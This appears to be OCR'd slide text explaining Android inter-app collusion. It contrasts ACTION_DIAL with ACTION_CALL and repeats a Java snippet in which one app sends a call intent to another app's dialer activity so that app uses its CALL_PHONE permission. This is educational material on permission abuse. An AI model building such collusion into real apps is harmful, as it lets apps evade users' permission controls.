
`Intent.ACTION_CALL`: Places a direct phone call. Requires `CALL_PHONE` Permission.


MECHANISM OF INTER-APP COLLUSION



```
Intent callIntent = new Intent(Intent.ACTION_CALL);
callIntent.setData(Uri.parse("tel:1234567890"));
callIntent.setClassName("com.sinous.voice.dialer",
                        "com.sinous.voice.dialer.OutgoingActivity");
```

MECHANISM OF INTER-APP COLLUSION






```
Intent callIntent = new Intent(Intent.ACTION_CALL);
callIntent.setData(Uri.parse("tel:1234567890"));
callIntent.setClassName("com.sinous.voice.dialer",
                        "com.sinous.voice.dialer.OutgoingActivity");
```

`Intent.ACTION_DIAL`: Opens phone dialer. No special permission needed.

`Intent.ACTION_CALL`: Places a direct phone call. Requires `CALL_PHONE` Permission.


MECHANISM OF INTER-APP COLLUSION



```
<uses-permission android:name="android.permission.CALL_PHONE"/>
```

```
Intent callIntent = new Intent(Intent.ACTION_CALL);
callIntent.setData(Uri.parse("tel:1234567890"));
callIntent.setClassName("com.sinous.voice.dialer",
                        "com.sinous.voice.dialer.OutgoingActivity");
```


MECHANISM OF INTER-APP COLLUSION



```
<uses-permission android:name="android.permission.CALL_PHONE"/>
```

```
Intent callIntent = new Intent(Intent.ACTION_CALL);
callIntent.setData(Uri.parse("tel:1234567890"));
callIntent.setClassName("com.sinous.voice.dialer",
                        "com.sinous.voice.dialer.OutgoingActivity");
```


MECHANISM OF INTER-APP COLLUSION




RUNTIME PERMISSION CHECK

```
Intent callIntent = new Intent(Intent.ACTION_CALL);
callIntent.setData(Uri.parse("tel:1234567890"));
callIntent.setClassName("com.sinous.voice.dialer",
                        "com.sinous.voice.dialer.OutgoingActivity");
```

MECHANISM OF INTER-APP COLLUSION



